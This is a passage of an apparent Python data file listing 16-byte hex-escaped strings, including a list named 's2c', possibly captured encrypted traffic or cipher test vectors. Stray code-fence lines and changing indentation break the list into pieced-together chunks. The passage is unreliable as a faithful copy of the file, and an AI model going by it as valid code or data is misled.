    '\x73\x8c\x74\x31\x26\x10\x26\xb8\x09\x69\x95\x68\xc0\xfb\x44\xdd',
    '\x38\xbe\xf1\x64\x09\x80\x26\x87\xe6\xb6\x38\x18\x65\x01\x48\x26',
    '\x2f\xe6\x7a\x03\x04\x96\x00\x5b\x82\x4d\xaa\x98\x99\x3c\x79\xed',
    '\x21\x4b\x10\xab\xc7\x9a\x4d\xf9\x22\x79\xb2\x08\xb9\x6d\x42\x4a',
    '\xcf\x4f\x68\xcc\x00\x7f\xd0\x88\x47\xd6\x9a\x1e\x0b\x61\x08\xff',
    '\xf6\x17\xbe\x30\x8c\x9e\x91\xa3\x5b\xb8\x12\x08\xf2\xbb\x6b\x14',
    '\x28\xcf\x2b\x62\x20\x3b\x89\x90\x77\x4a\x12\xd3\x15\xf3\x3b\x57',
    '\xb8\x32\x04\x60\x4d\x7b\x4c\x2b\xa5\x51\xb7\x30\xe1\x86\x09\x7a',
    '\x71\xfc\xe7\x63\x64\xbf\xb0\x45\x9a\xaf\x45\xfa\xd3\x0a\xea\xbe',
    '\xe0\x28\x97\x1f\x37\x26\xf4\x3e\x2a\xec\xa4\x82\xa6\x09\xf7\x6c',
    '\xcd\x0f\xa1\x5e\xe1\x2d\x77\xb9\xf8\xb5\x2d\xdb\xfc\xfd\xc2\xa1',
    '\xcf\x75\xc9\xd0\xfd\x8b\xce\xbf\x29\x19\xd7\x38\x87\xb7\x51\x44',
    '\x63\x27\xad\xec\xc6\x10\x1d\x50\x44\xa7\xf4\x47\x61\x60\xc8\x71',
    '\xda\x35\x26\x9d\xed\x4a\xc1\xe4\xeb\x45\xc8\xe6\x50\x93\xa0\xd3',
    '\x32\xf8\x9b\x64\x5c\x10\x0a\x2f\x53\xd8\x79\x11\x90\xed\x35\xab',
    '\xc3\x94\x9b\x87\x6c\xe2\xac\xab\xf3\x09\x81\x52\x4e\xa0\x04\x87',
    '\xc0\x89\x63\xd0\x2a\x0a\x0d\x5d\x57\x36\x00\x8c\x3b\x54\x69\xaf',
    '\xdd\x96\x01\xce\x53\xdf\xa2\x67\x60\xf4\x38\x34\x2c\x9e\x17\xbf',
    '\xca\x7b\x04\xf8\xb3\x2e\x47\x49\xf6\x4d\xdb\x75\x91\x8b\x51\x2f',
    '\x4e\x2e\x66\x0e\x87\xac\x66\xa8\x6a\xa4\x4e\x78\xa3\x9c\x74\x60',
    '\x2f\x49\x27\x01\xb6\x91\x75\xca\x55\x89\x17\x30\xc0\x29\x4d\x32',
]

s2c = [
    '\x23\x25\x3b\xa6\xe5\x66\x5b\x69\xed\xda\x5e\xb3\x12\xfa\x69\x99',
    '\x92\x4c\x1b\x6e\xb5\x9e\x59\x4c\xf3\x5c\xfd\x34\x61\x1a\xff\x9d',
    '\xcb\x5a\x34\xbb\xe5\xe4\x4f\x56\x13\x55\x52\xba\x0b\x49\x94\xf0',
```

```
'\xc8\x8d\x5b\x88\x35\xe7\x36\x8c\xac\x19\xed\x7a\x6b\xbb\x29\xd6',
'\x10\x85\xa7\x4f\x19\x25\x15\xdf\x54\xfb\xfb\xd8\xa9\x32\x63\x6e',
'\x9f\xd2\x1b\xdd\x1b\x01\x55\x23\xb7\x17\x0b\x4f\x98\xf8\xb9\x9c',
'\x80\xcf\xd5\xd8\xcc\xfb\x02\xd3\x9f\xc3\x17\x54\x90\xa1\x44\xce',
'\xf5\xb4\xd5\xdb\x95\x2d\xdc\x70\xad\x6b\xe3\x34\x5b\x95\x9a\x0f',
'\x81\xfa\x70\xe7\xf4\xcc\xf7\x51\xcd\x3b\xc6\x29\x04\x53\x8f\xec',
'\x96\xf4\xfa\x56\x57\xbb\xe8\xa7\xdd\x9e\xf2\x11\x24\x62\xb1\x41',
'\x11\xb3\x39\x97\xd0\xac\x7e\x8d\x94\x50\x2f\x04\xc6\x1b\x1f\x4c',
'\x80\x8c\xd0\x6f\x60\xb0\x22\x36\x0d\xf7\x3a\x03\xf1\xf1\x29\x7a',
'\xad\x69\x03\x22\x1c\x0d\x10\x48\x2f\xa5\xea\x29\x8e\x93\xd1\x3a',
'\xbd\x12\x64\x8f\xd3\x99\x53\x5e\xf5\x48\x8a\x81\x24\x2a\x44\x10',
'\xb2\x58\x6a\x8e\xbb\xca\x0c\xe6\xd7\x4d\x43\x70\x94\x24\x0d\x15',
'\xff\x34\x16\x13\x07\x90\x04\x94\x90\x77\x37\x85\x8d\xf7\x95\x8f',
'\x4f\xaa\x95\xd9\x1a\xe8\x3e\xf4\x7c\xc9\x3b\x7b\x14\xae\xbe\x3f',
'\xd9\x98\x7d\x0f\xc6\x77\xa0\x24\x58\xaf\xf5\xc0\xd3\x82\x33\xd1',
'\xfd\x1c\x49\x09\x21\x1b\x68\xed\x95\x02\xd6\xdd\x3c\x05\x78\x21',
'\xf5\x53\x96\xf5\xc5\x3b\x6e\x44\x75\xf9\x91\x5e\x85\x72\xb9\xe1',
'\xc8\x0d\x9a\x5e\xa8\x43\x03\x65\xb1\x8a\x29\xa7\x3e\x43\x65\xf4',
'\xd5\x5a\x2d\x72\xf3\x99\x4c\xcd\xab\xa3\x0e\xeb\x56\x74\xf1\xf1',
'\xb5\x6e\x15\x5e\xb8\xbb\x4f\xd5\x13\xed\x59\x24\xa5\x15\x2e\x5a',
'\x38\x0b\x0b\x81\xed\x65\xf5\x8a\x67\xaa\x38\x37\x79\x65\xa7\xc6',
'\x67\x86\xbe\x02\x79\x27\x41\x12\x6c\x73\x0d\xd7\xa4\x87\xed\x3a',
'\xd4\x31\x6e\xce\xff\x16\xf8\x1d\xd1\x90\x71\x65\x42\x7b\xf9\x61',
'\x96\x3f\xe7\xc1\x39\xec\x28\x1d\xec\x83\xc7\x8a\x2f\xf9\xc3\x19',
'\xe6\x9a\x85\xd0\xe2\x48\x5c\x2c\xe4\x46\xf7\x47\xcf\x4a\xa1\x94',
'\x75\xf8\xec\xcd\xfa\x50\x98\xc4\x4b\x2a\xae\x9b\xc8\xae\x04\x81',
'\xef\x1f\x9b\x7e\x01\xd1\x78\x68\x79\x16\x70\xdb\x61\x75\x80\x55',
'\x30\xc8\x8b\xf2\x04\xc6\x2f\x2f\x38\x70\x19\x9a\x55\xf9\x94\xa4',
'\x9f\x47\xd3\x89\xb8\xf5\xc4\x8f\x55\x4b\x78\xdc\x8d\xa9\x0a\xbb',
'\xce\xc4\xd8\xed\x83\xd0\xf2\x02\x2a\xcd\x2a\x7a\x83\xbc\x83\x53',
'\xfc\x03\xd5\x51\x24\xf5\x9e\xe4\x71\xe0\x52\x70\xe1\x02\xf5\x02',
'\xfc\xd7\x31\xc9\xe3\x12\xbb\x59\xe8\x71\xf8\x50\xab\x62\x3d\x75',
'\x7c\x0f\xcc\xe2\xd3\x80\x32\xa7\xd2\x67\xed\xaf\x10\x6c\xbb\x3b',
'\xad\x62\xce\x53\x51\x4c\xf8\xa8\xb7\xc7\x95\xa3\xae\x87\x42\xbf',
'\xe1\xd7\x3e\x14\xa3\x21\x2c\x03\x5b\x5e\x33\x1a\xed\x17\xec\x0c',
'\x33\xe8\x3a\xbc\x55\x00\x5c\xc0\x14\xf7\x7a\x40\x99\x17\xb6\xc1',
'\xb0\xed\x1f\xd7\x62\x6d\xed\x89\x5d\x89\x3c\xae\xd4\x48\xb5\x14',
'\x57\x5d\x81\x29\x39\xe6\xc6\x02\xaa\x1c\x9d\x0c\xd1\x36\x68\x16',
'\x50\xd9\x1f\x01\x58\x3c\xe5\x4b\x28\xbf\xf4\xce\x06\x25\xf0\x21',
'\x90\x87\x30\xa2\xe5\x01\x28\xe4\x62\x3f\x2d\x04\x2d\x67\x4c\x00',
'\x05\xff\xfc\xd5\x16\xcd\x42\xdf\x60\xc4\xb8\xb8\xe3\x0e\xe4\x7e',
'\x36\x4c\xe6\x18\xf9\x8b\xb3\xaa\x5b\x2e\x67\x68\xe8\xf7\x6f\xc5',
'\x4a\x90\xe6\x01\x1a\xe2\x28\x22\x1c\xe9\x3c\x7c\xfb\xb5\xa1\x64',
'\x2b\x8e\x15\xee\xa9\xe2\x36\xaa\x60\x28\xf7\xc2\xea\x8e\xfe\xdd',
'\x70\x16\xae\x43\xfb\x7f\x3a\xda\xf9\xc7\xdb\xcd\xf0\xdc\xe5\xa0',
'\x06\x45\x54\x9e\x08\x65\x08\x2d\x66\x72\xff\x52\x3b\x77\xa7\x52',
'\x9f\xf0\x5d\xb0\x3e\x30\xf2\xd1\x91\x3c\x60\x33\xc7\x06\x1a\xd1',
'\x53\xf7\xa7\x09\xab\x01\x70\xc4\x92\x53\x82\x72\xe9\x61\x8f\x7a',
'\x75\xa2\x5b\x90\x53\xcb\x3b\x2b\xa9\xb9\x3a\x6e\x89\xcb\x8a\xf4',
'\xea\x38\xc0\xf0\x21\xa2\x28\x5e\xfc\x3a\x24\x1a\xdf\xf4\x34\x3f',
'\xe9\xeb\xf3\x3a\x4d\x2e\x07\x5d\xfa\xb7\x11\x7d\x8a\x1c\xba\xa5',
'\xc0\x80\x21\xc2\xbe\xce\x48\x32\xe5\xcf\xa8\x8f\xa3\xc0\xb3\x89',
'\x58\x62\x08\x93\x39\x9d\x05\x2a\xfa\x22\xd2\x59\x5d\x07\xf6\x99',
'\x80\x94\x64\xbd\x2a\xfc\x03\xe9\x29\x2e\x99\x5a\x3e\xb4\x2f\xd6',
```

```
'\x1a\x32\x81\x5d\x07\xcc\x79\x22\xc4\xe8\x82\xda\xb2\x1f\x22\xf5',
'\xe8\xc4\x71\x34\xd4\x31\xea\xe8\x0e\x01\x26\x9d\xad\x18\xa5\xd1',
'\xb7\xe4\x1a\x17\x45\x2a\xfd\x3d\x4a\x2d\x59\xaa\x99\xc5\x21\xdd',
'\x2e\x57\x4b\xf8\xc4\x41\x2c\x3a\x38\xde\x42\x3b\x50\x47\x02\x3a',
'\xa8\x37\xd5\x41\xe6\x28\x9e\x6a\x47\x55\xa4\xdd\x3b\x00\x5b\xf3',
'\x00\xf3\x41\x4d\x34\xa8\x9f\x0a\xbb\x40\xf4\x68\x0e\x63\xdd\xe7',
'\x40\xaf\xec\x7b\x27\x99\x93\xba\x78\xac\x47\x50\xbc\xcb\x72\x82',
'\x4d\x15\x79\x1f\x10\x3f\xc9\x70\x1a\x5a\xa9\x7b\xbf\x30\x93\x91',
'\x6f\x01\x1e\x31\x2d\xa8\x3a\x24\x63\xa7\x8a\xa8\x7c\x6c\x22\x93',
'\xe7\x7b\x88\xac\xfb\xf4\x21\x2c\x47\x71\x7b\x09\x6c\x2b\x86\xda',
'\xc6\x18\x82\xad\x17\x48\x7b\x49\xf3\x1f\xd4\x95\xce\x3a\x5f\x36',
'\x27\x77\x96\x67\x6e\x9c\x3a\x01\xfb\xfd\x5f\x91\xfe\x97\x85\x55',
'\xa9\xa0\x56\x35\x4c\xf4\xe7\xd1\xa4\xed\xde\x11\xef\x4f\x35\x1b',
'\x3e\x3e\x59\x00\x72\x2a\x44\x97\x54\x82\xc0\x74\x2a\x84\x7a\x51',
'\x4b\x78\x04\xab\xad\x62\x70\x7b\x19\xcd\x33\xf3\xab\x47\x0f\xd6',
'\x6f\x4b\x00\x36\x21\x14\x9f\x95\xcc\x40\x74\x24\xab\x10\xac\x67',
'\xe7\x94\x1c\xc2\xaf\xe7\x43\x0e\x38\xbb\xf8\x75\x02\x9d\xfd\xdc',
'\xa5\x64\xdb\x1b\x2f\x2d\x5b\x42\x2c\x13\xd7\xe8\x14\x2c\x6a\xdb',
'\x34\xc2\x95\x40\x03\x8a\x50\x3a\xc2\x97\x41\x5c\xdf\xc6\x88\xe3',
'\x79\xe3\x7e\xae\xf3\x0e\x1b\x28\x44\xc3\x71\x46\x35\x4f\x11\x20',
'\x2d\xb9\x14\x08\x93\xc4\x0a\x32\xd7\x51\xb5\x26\xd2\x38\x1b\x4a',
'\xcc\x36\x9a\x51\xd9\xce\x51\x2f\xaa\x77\xa0\xbc\x2e\x55\xdb\xd2',
'\xb5\xe8\x7b\xb7\xf9\xf9\xf9\x70\x6c\x78\x16\x2f\xe4\x9f\x39\x67',
'\x51\x35\xad\xe2\x6d\x0b\xaa\xe9\xf6\x84\x7b\x46\x13\x41\xee\x29',
'\xa5\x30\xb7\xb7\xcd\x8f\xb5\xbe\x41\xce\xbc\x1c\x6e\xb9\xae\x70',
'\x17\x67\xf6\xa6\x32\x07\xc1\xe3\x8b\x62\x2c\x88\x30\x55\x67\xb2',
'\x62\xa5\x46\x92\x96\xd7\xb6\xa9\x38\xb3\x1b\x0c\xdf\x70\xa2\x52',
'\x48\x34\x43\x6c\xeb\x5f\x90\x57\x8d\xa1\x24\x1d\x94\xa5\x4c\x7b',
'\xf7\xb8\x69\xee\xc9\x3f\xe5\x5a\xcd\x20\xab\xf8\x88\x87\xcc\xe5',
'\x65\x66\x7c\xf1\xcc\x4b\xc7\x51\xfe\xc1\xe7\xaf\x51\x1f\x5f\xcf',
'\xd1\xf0\xd7\x05\xf9\x1e\x71\x94\xfb\x8e\x73\x9a\xa7\x42\xb6\xd4',
'\x92\xe7\x74\xe2\x12\xf4\x57\xe1\x83\xdf\xf4\x61\x75\xda\xa3\xd8',
'\x2a\xc8\x2d\x57\xeb\xc3\x85\x79\x28\x16\xd6\x42\x82\xbc\x3d\x9d',
'\x03\xeb\x55\xd1\x50\x47\x93\x17\x1b\xda\x8d\x3d\x16\x82\x90\x7b',
'\xb5\x75\xcd\xec\x9c\x10\x81\xc8\x96\x0c\xd2\x34\x1f\x57\x88\x68',
'\xa3\x3e\x6a\xc3\xba\x98\x50\x4c\x79\x19\x8c\xdb\x95\xf1\x1c\x32',
'\x96\xde\x96\x5d\x86\x2a\x6d\x77\x0a\xd2\x87\x16\x56\x93\x3a\xa8',
'\xe8\x12\x7c\x3d\x5b\x66\x3f\x84\x3c\x91\xb0\x06\xe7\xd1\x72\x4c',
'\xed\xd0\x6f\xea\xdf\xbd\x0a\x14\x24\x56\xee\x2d\xe8\xb7\xd3\x03',
'\x4c\x91\x63\x1b\xe6\xe7\xc6\x9e\x15\x07\x2c\xb7\xfb\x8d\x53\xb6',
'\x4c\x5a\x77\x6d\x5f\xab\xd4\x0f\x74\x0b\x67\xd8\x63\x55\xbd\x55',
'\x95\x0d\xda\xa4\xa2\xcd\x3e\xec\x52\x97\x58\x3e\xce\x63\x6f\xd5',
'\x0f\x47\xdf\xef\x0c\xa3\x23\xb9\xd5\xf0\x41\xb3\x21\x27\x6e\xc1',
'\x0c\xa4\x2d\x09\xf6\xfe\x29\xb1\xaf\xf1\x56\xb4\xd2\x80\xd5\xfc',
'\x4e\xed\x91\x8c\xef\x3b\xd5\xee\x11\x9a\x02\x46\xb1\x44\x74\x23',
'\x79\xa3\x9d\x63\xe5\xf7\x8a\x3a\xd7\x96\x4c\x1e\xbe\xbe\x6d\x03',
'\x00\xc1\xe6\xbb\xa2\x06\x21\xa6\x3d\x1b\x06\x68\x6d\x47\x67\x3e',
'\x14\xea\x4c\xb7\x05\xc3\x54\x58\x81\x4d\xe9\x2a\x1a\xb3\x50\x3c',
'\x3c\xbe\x2f\x5d\xb2\x91\x90\xde\xc7\x66\x0e\x66\x75\x56\xed\xf2',
'\x0c\x57\x63\xd7\xe1\x5a\xd4\xb8\xb0\x35\x70\x14\x72\x16\x26\x05',
'\x73\x02\xae\x37\x98\x0f\x0d\x21\x58\xfb\x78\x0c\x90\x1f\x37\x6b',
'\x96\x34\xca\x88\x67\x96\xbb\x40\x3c\x88\x7a\x56\x07\xbf\x59\xcb',
'\x51\xb5\xf1\x23\xa7\xb6\x06\x71\x56\x87\x4d\xdd\xd0\xfa\xb7\x85',
'\x8a\x4b\x7b\x04\x0a\x19\x4e\x5b\x44\x05\x4b\xe2\x47\x33\xee\xac',
```

```
'\xbb\x01\x0a\x4e\x8b\x9b\xaf\x4d\xac\x21\x5d\x28\x96\x20\x6a\x89',
'\x50\x9e\xe9\xff\xb7\x8d\x13\xd9\x1d\x91\x0e\xf5\x3f\x86\x99\xfc',
'\x99\x67\x76\xa6\xc7\xef\xae\x8e\x95\xad\x2f\x4c\xc0\xa5\xa2\x1a',
'\x6f\x7f\x80\x84\x6c\xea\xe0\x12\x71\x59\x97\x16\x9a\x9c\xcc\xc0',
'\x4f\x6e\xd8\xac\x62\x80\x09\x98\x05\x16\xfd\xde\x89\xe2\xb4\x46',
'\xf0\x73\xda\x22\xad\x8f\x4a\x83\x16\x89\x98\x4a\x53\x55\x6b\x56',
'\xfc\x9d\x3b\xc7\x1d\xda\x18\xf0\xcf\x5e\x51\xf9\xe4\x5d\x4d\x5b',
'\xb4\x24\x7a\x75\x1c\xac\x71\xb3\xba\x71\xd4\xee\x35\xc3\x03\x2a',
'\x01\x05\x5b\xeb\x1c\x8d\xbc\x35\xd8\x40\xe1\x2b\xf6\xca\x1a\xec',
'\xa1\x2d\x37\x07\x94\x9a\x04\x62\xcb\xdf\x19\x1c\x96\x3d\x47\x2f',
'\xc7\x5f\xe3\x4d\x55\x1a\x0d\xb5\xf8\xe8\x65\x2d\xad\x9d\x46\x41',
'\x5d\x86\xa5\x1d\x0c\xdc\xce\x04\x25\x3e\x0b\xe4\x86\xd1\x44\xf1',
'\x82\xa5\x3c\x4e\xce\xc3\x1c\x70\x51\xad\x85\x20\xb1\x6c\x95\xac',
'\x9c\xbd\xb7\xbd\x11\x37\xea\x6a\xb5\x01\x5d\x98\x41\x70\x3a\x5b',
'\xfc\xac\x64\xb5\x9d\xd8\x26\xf2\xd8\xfb\x53\xb1\x94\x18\x19\x67',
'\x5b\x01\x1d\xd8\x3f\x98\x02\x8d\x43\x10\xf7\xb6\xa3\xb7\x57\xfa',
'\xa5\x05\xd8\x80\xcd\x5a\x2b\x6f\xde\x8b\xfd\xf5\x63\xdb\xb6\xcc',
'\xb1\x9b\x7d\x3b\x61\xf0\x09\xd1\x1a\x27\x5b\x59\xf5\xdb\x16\x7e',
'\x18\xc0\x7c\xca\xa8\x5e\x6d\xad\x47\x10\x94\x02\xa8\x49\xa6\xaa',
'\x08\x5e\xd0\x09\x27\xf7\xb4\xaf\xea\x9d\x2f\xa7\xb6\x7e\x3f\x4a',
'\x89\xc2\xb6\xda\xc2\xc6\x03\x0f\x8e\x36\x11\xb9\x52\x74\x86\x34',
'\x4b\xb4\xc5\x5d\x38\x91\xf5\x58\x79\xc3\xe4\x04\x96\x79\xa1\x26',
'\x25\xa7\xb4\x96\xc0\xdc\xf4\xe3\x1c\xec\x0f\xd9\x46\xaa\x72\xee',
'\xa8\x28\xb7\x6b\xec\x16\xae\x52\x79\x7e\x67\xc3\x3c\x60\xc3\x53',
'\x8b\xd9\x05\x8a\x9e\xd4\x23\x14\x9a\x89\x46\xab\x08\x1d\xcb\x3d',
'\x89\x00\x0f\x98\x3d\x7c\x80\x4b\xb1\x09\x92\x51\xe2\x97\x11\x8f',
'\xa6\xe4\x1d\x39\x25\x51\x7f\x3d\x2e\xc7\x34\x42\xa3\xdb\x7e\xf5',
'\xb7\xb4\xc3\x8c\x42\x30\xb7\x9b\x4c\x23\xb2\xf1\xc0\x2a\xf8\xb0',
'\xe9\x04\x81\x06\xfe\x1e\x82\x9c\xd1\x9a\xcf\xcf\x90\xf0\xa7\x5e',
'\x0a\x53\xcd\xa5\x15\xfc\x28\x7b\xe4\xc4\x6c\x0b\x60\x3f\xa4\x15',
'\x33\x4b\xae\xf6\xd5\x5c\xe3\x3c\x59\x83\x8a\x79\xf4\x4e\xde\x33',
'\xef\x53\x2b\x55\x5f\x9e\xa7\x13\x9c\x23\x06\xfa\xb2\xbf\x08\x91',
'\xf4\xc6\xf7\xf7\x93\x26\xfa\x02\x7b\xd8\xfc\x53\x9f\x29\x84\xd7',
'\xbd\x9e\x1f\x1e\xc7\xed\xd2\xfb\x23\x24\xfd\xe8\x34\x30\xeb\x6d',
'\x2f\x02\x76\x13\x3d\xc4\x2e\xdb\x19\x1b\xcb\xef\x60\xf1\x2e\xaa',
'\xdd\x8c\xf1\x75\x10\xb7\xb9\x1e\xbf\x35\x3f\xc6\xc0\x8a\x00\xc6',
'\xc0\xe5\xa6\xdf\xf2\xaf\xbe\x35\x48\x79\x91\x05\x00\xfa\x47\x20',
'\xa8\x9e\x16\x75\x52\xe5\x8f\xaa\x58\x98\xce\x20\x5f\x6c\xac\x99',
'\xc1\xb9\xf5\x5f\x58\x8c\xc5\xa0\x58\xee\xf8\x22\xd7\xcb\x72\xdc',
'\x3a\x8d\xe7\xa2\x4f\xbb\x49\x01\x3d\xb1\x4f\x58\xd0\x98\x0a\x06',
'\x34\xcc\x57\x2c\x0c\xf1\x6e\xe7\x8c\x26\x5d\xf4\x15\x32\x98\x34',
'\x38\x21\x03\x37\xfc\x14\x90\xad\x17\x79\xc9\x8c\xdd\x0e\xa6\x49',
'\x09\x50\x6c\x85\xb4\x44\xca\x1b\x1e\x58\x5c\x5e\x43\x6f\x36\x29',
'\x13\x75\x57\x5e\xda\xbb\x7e\x3c\x84\x10\x21\x0f\x4a\xc4\x52\x3c',
'\x29\x32\x51\x86\x51\x1d\xdb\xc2\x21\x65\xd3\xe6\x84\x84\xba\x8e',
'\x8e\xe4\xa5\xd8\x57\xb6\x8a\xee\x17\xd3\xd0\x9b\xf3\x80\x24\xf2',
'\xe3\xe9\x6c\xc0\x99\x39\xa5\xde\x20\x56\x53\x45\xaa\x8f\xdb\x3c',
'\x30\x20\x02\xdf\x2f\xc4\x72\x61\xc4\xc9\xe2\x9f\x13\xb3\xf4\xa5',
'\x52\xa0\x9b\x92\x7d\x68\x08\xf8\xcc\xc2\x53\x9b\xac\x19\x54\xa0',
'\x3e\x78\x90\x7c\x09\x3a\x0c\x5e\xa0\xdb\x28\x8b\x17\xf8\x64\x70',
'\xbb\xcb\xbf\xce\x3e\x62\xb8\x4f\x69\x88\x8a\x96\x37\x85\xe0\xc4',
'\x7a\x56\x29\xb7\xca\x9a\x45\x12\xb6\x17\xa7\x7d\xf0\x43\x1e\xcf',
'\x59\x54\xb3\xf7\xc9\x69\x3e\x54\x35\x99\xce\xd6\x9c\x30\x1a\xe9',
'\x35\xec\xe3\x66\x9a\x58\x84\x78\x95\x22\xfc\x39\x1e\xb4\x61\x41',
```

```
'\xf4\x3e\x24\x04\x27\x57\x7d\x1c\xba\xc0\xca\x66\x94\x4f\x66\x93',
'\x95\x38\x61\x2b\x5a\x07\x9f\x5e\xf6\x4a\x35\xab\x8e\x6f\x32\x46',
'\xcc\xbc\x37\x85\x96\x9c\x60\x1a\x8e\xff\x49\x25\xe1\x10\x05\xed',
'\xb0\x7a\xd9\x84\x1e\x05\x5f\x8c\x51\x81\x50\x21\xdb\xb5\x22\xfc',
'\x2e\xa4\x2b\xc4\xb0\x31\x85\x2a\xfb\xb7\x33\xd4\x63\x02\x42\xf8',
'\x6f\x2c\x1d\x1f\x31\xf8\x48\xe4\xfa\xcb\x1b\x72\x2f\x4e\x0b\xfb',
'\xa1\x79\x45\xf9\x44\x17\xcf\xf8\x79\x45\x14\xaf\xff\x03\x4f\x39',
'\x96\x37\x50\xd6\x38\x8b\x6e\xb4\x85\xe0\x8d\x85\x03\xa2\xde\x8c',
'\x64\x42\x52\xbf\x05\x03\x58\xe1\x31\xfe\xe1\x86\x61\x25\x2c\xef',
'\xcd\x83\x2b\x31\x16\xa4\x25\x06\xf8\xf6\xa5\xb1\x66\x93\x11\x21',
'\x71\x78\x75\xd7\x70\x87\xf8\x24\xa6\x02\x92\x80\xc9\x68\x28\x7d',
'\x05\xea\x0f\x15\x0d\xcd\xf8\x2d\x79\x2a\x2d\xe6\x4e\x12\x92\x13',
'\x7a\x85\x63\xf7\xd4\x1a\x6c\x6d\xa3\x57\xa8\x86\x55\xfa\x15\x61',
'\xc4\xac\x76\x62\x18\x16\xeb\x9f\xe6\xe8\x16\x2c\xc3\x43\xe3\x69',
'\x16\xb9\x45\xba\xe7\x1f\xd9\x5a\x5f\xf8\x41\x75\xc9\x62\xb7\x7b',
'\x85\x01\x15\x80\x84\x14\x1d\x41\x85\x72\xf1\xdc\x84\x44\x57\x67',
'\x92\x85\x6b\xce\x60\x4c\xe2\x8b\x14\x51\x9d\xb2\xd2\x60\x62\x5c',
'\x5e\xca\x26\x8e\xa5\x0a\x6b\xe5\xa2\x57\x0b\x56\xd9\xc5\xe9\x6c',
'\x7e\x91\x5b\xaa\xa3\x93\xd1\x73\xe4\x6d\x9d\xad\x21\xd4\x17\x2f',
'\x0c\x8b\x30\xfa\xac\x29\x65\x5e\xc8\x07\x14\x61\x92\x6b\xc1\x14',
'\x57\xf3\x7d\x9d\x4a\xd4\xc3\xe2\x75\x77\x58\x06\x5e\xca\x2b\x42',
'\xf6\x16\xb5\x68\x85\xce\x28\xea\x14\x76\xe0\x6c\x17\x37\xfa\xd2',
'\xbc\xc7\xce\x3b\x8b\x05\x5f\x0d\x51\x53\x51\xde\x3b\x5f\x2e\x84',
'\xda\xc8\xa1\x4f\xc2\xfe\x3e\xa2\x0a\xd6\xf0\x47\x3a\x87\xcc\x62',
'\xa0\x03\x40\x69\x03\x65\xdf\x86\xcd\xcf\xce\x4c\x28\xc0\x2d\x37',
'\x4a\x9e\x88\x43\x88\x93\xbe\xdd\x5d\x9a\x7a\xc0\x8a\xcd\xc1\xe5',
'\x09\x32\xbd\xea\x71\x13\xc3\xc4\xee\xbc\x6f\xf7\x30\x50\x83\x9c',
'\x4f\x03\x03\x72\x0a\x4b\x77\x52\xad\xe3\x0e\x09\xd6\xb8\xe8\x82',
'\x2c\xa8\x5f\xd4\x57\xdd\x57\xfa\xca\xfb\xf5\xe3\xa1\x99\x0b\xa4',
'\x48\x3f\x4a\xcd\x4b\x38\x64\x13\xd9\xf8\x0c\xd5\x39\x4a\x12\x34',
'\xd0\x15\xca\x5d\x2e\x75\xa3\x14\xe7\xc8\x90\x50\x73\xcb\x28\xb5',
'\xa9\x92\x0a\xa8\x8c\x15\x5a\x90\xbd\xa8\x5d\x27\x89\xc2\xec\xdc',
'\xa0\xc6\x34\x3d\x59\x2c\x2b\xf3\x98\x80\x13\x49\xbc\x7d\xd3\xf5',
'\x2a\x23\x1b\xa3\x7e\x15\x21\x00\x5e\x7b\x5b\x2f\x3c\xfd\x60\x7f',
'\xfd\xe6\x7b\x52\xf0\xa4\x9c\xda\xca\x0d\x06\x20\x10\xe8\xc4\x05',
'\x76\x1f\x4c\x8e\xd2\xe8\xe4\xb8\xaf\x09\x4a\x46\x75\x0c\x8e\xe2',
'\xc6\xca\x3e\x28\x12\x05\xd1\x25\x6a\x31\x40\xbe\xf2\xab\x84\x23',
'\xeb\x07\x01\xc0\x04\x18\xe5\x6b\x97\xca\x38\xf8\x15\xdc\x73\xb9',
'\x9a\xa3\xe9\x94\x77\x8b\x72\xab\xc0\x13\x12\xa4\x6b\x42\xb8\x8b',
'\x10\x88\xa3\x22\x5e\x12\xcc\x10\xbf\xb6\x4a\xcf\xfa\x1d\xbd\x41',
'\xd3\xa1\xc1\x2a\x72\x3e\xfa\x95\x38\x74\x4a\xa4\x95\x1b\x82\x37',
'\xb0\x8b\xa1\xcd\xe4\x57\xa1\x95\x46\x23\x98\xb2\xb6\xc2\x63\x04',
'\xf7\x9f\xf7\x13\xd1\x2f\x9a\x58\x4c\xb5\x0e\x6e\xa8\x3e\xdf\x72',
'\x45\xe0\x67\x60\xb1\x8a\x1e\x92\x98\x01\x22\x55\x69\x2b\xce\xe6',
'\x2d\xbf\xa5\xe0\x51\x56\x73\x79\x0a\x30\x84\x40\x2a\x8b\x59\x39',
'\x40\x7e\x7f\x9f\xeb\x45\x76\x0a\x82\xd6\x92\x13\xef\x8b\xcd\x6e',
'\xde\x4d\xbd\x60\xbd\xdf\x5a\x1b\xc9\x82\x7f\x43\x92\xd2\xa2\x18',
'\x5d\x0e\xef\xbe\x93\xd9\xc5\x94\xef\x0e\x50\x76\x8f\x0a\x3f\x35',
'\xd7\xb7\xc6\xe3\x6e\x22\x91\x61\x23\xe4\x7d\xfd\x43\x91\xcb\x45',
'\x17\x48\x50\x2c\x67\xe4\xb1\x0b\x7c\xbb\x6b\x3c\x82\x1d\x3e\x31',
'\x2f\xe1\xd0\x37\x87\xe7\x56\x15\xad\xa4\x96\x32\xdf\x8c\x51\x65',
'\x33\x51\x44\xfc\xcb\xe2\xb3\x92\xcf\xad\x51\x56\xeb\xea\xb1\x48',
'\x53\x8f\xa9\xe6\x4a\x3f\x98\xa1\x4a\xfd\x4c\x82\x5e\x76\x23\xf4',
'\x79\x9d\x7f\x84\x7e\x1e\xf3\xff\x6f\x54\xc7\x39\xcb\x31\x96\x6e',
```

```
    '\x9a\x28\x5d\x3f\x09\xbe\x27\x64\xb8\xec\x9e\xee\x55\xf0\x53\x35',
    '\x27\x68\x86\xa2\xec\x41\x5b\x40\xfd\x38\x05\x19\xdb\x18\x16\xe9',
    '\x5e\x72\xb0\xe6\xc9\xae\x50\x99\xe7\xd1\x76\x98\x7b\x0c\xa4\xb9',
    '\x8d\x62\xdd\xf7\x24\x0f\x90\x20\x8c\x35\xc0\x83\xe2\xbc\xe0\xd2',
    '\x82\x9e\xce\x97\x8f\xf4\x35\xe4\xdc\x85\x95\x3d\xd9\x1e\xbf\xbe',
    '\x21\x31\xb8\xa4\x6b\x56\x83\x7c\x0d\x85\x83\xb2\x73\xd3\x90\xd1',
    '\x63\x49\x0c\x5d\x04\x94\x33\x04\xfc\xdd\x6b\x2e\x02\x46\xc8\xd8',
    '\x9f\xb2\x11\x4c\x4a\x0a\x70\x00\xba\xc0\x27\x4e\x3d\x77\x0a\x9a',
    '\xe9\x7b\x00\x4f\xe3\xe6\x4f\x72\xbd\xf1\x76\x19\xc5\x7c\x5e\xe5',
    '\x99\xd8\xc8\x1e\x4b\x53\x24\x41\x61\x4a\x85\x09\x55\xc6\x0f\x6e',
